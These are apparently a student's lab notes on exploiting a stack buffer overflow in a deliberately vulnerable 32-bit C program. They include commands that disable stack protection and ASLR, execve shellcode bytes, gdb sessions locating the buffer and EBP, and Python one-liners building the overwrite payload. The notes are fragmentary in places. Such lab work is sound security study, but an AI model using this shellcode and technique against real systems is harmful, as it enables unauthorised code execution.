



Laboratory 6

- Before practice
 - vulnerable code

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void func(char *string) {
    char buffer[32];
    strcpy(buffer, string);
}

int main(int argc, char *argv[]) {
    func(argv[1]);
    return 0;
}
```

 - buffer copied in the function stack -> which can not be > then 128 characters
 - sudo apt-get install libc6-dev-i386 gcc-multilib
 - gcc -g -m32 -o *vulnerable_code* **vulnerable_code.c** && ./vulnerable_code string de caractere
 - ./vulnerable_code \$(python2 -c 'print (32*"A")')
 - 
 - gcc -g -m32 -fno-stack-protector -o *vulnerable_code* **vulnerable_code.c** && ./vulnerable_code \$(python2 -c 'print (128*"A")')
 - 
 - deactivate ASLR
 - echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
 - machine code for a new terminal
 - ./vulnerable_code "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"
 - cat shell.c

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

//int sw = 100;

int func(char * argv){
    /* while (sw){
```

○



- _____

- p &buffer -> to see the address of the buffer

```

ubuntu18@ubuntu18-VirtualBox: /medi...
File Edit View Search Terminal Help
ubuntu18@ubuntu18-VirtualBox: /media/sf_
shared/osds-lab-6$ ./mys $(python -c 'p
rint ("\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe
\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"*7)'
File Edit View Search Terminal Help
Type "apropos word" to search for comma
nds related to "word"...
/home/ubuntu18/.gdbinit:1: Error in sou
rce command file:
Undefined command: ". Try "help".
attach: No such file or directory.
Attaching to process 10816
Reading symbols from /media/sf_shared/o
sds-lab-6/mys...done.
Reading symbols from /lib32/libc.so.6..
.(no debugging symbols found)...done.
Reading symbols from /lib/ld-linux.so.2
...(no debugging symbols found)...done.
0xf7fd5b59 in __kernel_vsyscall ()
(gdb) break shell.c:15
Breakpoint 1 at 0x56555587: file shell.
c, line 15.
(gdb) continue
Continuing.

Breakpoint 1, func (
    argv=0xfffffd262 "1\300Ph//shh/bin\2
11\343P\211\342S\211\341\260\AAAAAAAA")
    at shell.c:15
15      strcpy(buffer, argv);
(gdb) p &buffer
$1 = (char (*)[32]) 0xffffcf80
(gdb)

```

- fix peda installation :

```

ubuntu18@ubuntu18-VirtualBox: /media/sf_
shared/osds-lab-6$ ./mys $(python2 -c '
print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe
2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"*7)
')
0004| 0xffffcf84 --> 0xffffd25c ("../mys
")
0008| 0xffffcf88 --> 0xf7e10239 (add
ebx,0x1a4dc7)
0012| 0xffffcf8c --> 0xf7fb8808 --> 0x0
0016| 0xffffcf90 --> 0xf7fb5000 --> 0x
d4d8c
0020| 0xffffcf94 --> 0xf7fb5000 --> 0x
d4d8c
0024| 0xffffcf98 --> 0x0
0028| 0xffffcf9c --> 0xf7e1039b (add
esp,0x10)
[-----]
-]
Legend: code, data, rodata, value

Breakpoint 1, func (
    argv=0xfffffd262 "1\300Ph//shh/bin\2
11\343P\211\342S\211\341\260\AAAAAAAA")
    at shell.c:15
15      strcpy(buffer, argv);
gdb-peda$ Quit
gdb-peda$ p &buffer
$1 = (char (*)[32]) 0xffffcf80
gdb-peda$ Quit
gdb-peda$ S

```

- Value of EPB:

```


ECX: 0xffffcf44 --> 0x1
EDX: 0x0
ESI: 0xf7fb5000 --> 0x1d4d8c
EDI: 0x0
EBP: 0xffffcfa8 --> 0xffffcfc8 --> 0x0
ESP: 0xffffcf80 --> 0x9 ('\t')
EIP: 0x56555587 (<func+58>: )
EFLAGS: 0x246 (carry PARITY adjust ZERO
sign trap INTERRUPT direction overflow)

```


- Rearrange the addresses

- 0xffffcfa8
- 0xffffcf80
- ./mys \$(python -c 'print
("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"*7
+ "A"*8 + "\xa8\xcf\xff\xff" + "\x80\xcf\xff\xff")')


- The difference between addresses is 40 , So 40 bytes - 32 bytes of the buffer = 8 bytes = edi + eds registers




- redo the previous step in order to overwrite the old ebp
 - ./mys \$(python -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" + "A"*7 + "A"*8 + "\x98\xcf\xff\xff" + "\x70\xcf\xff\xff")')
 - in the debugging shell:
 - ps -e | grep mys
 - sudo gdb attach the_pid
 - EBP register address



- Buffer address



- The difference is now 40 and the addresses changed



- if I continue the debugging process

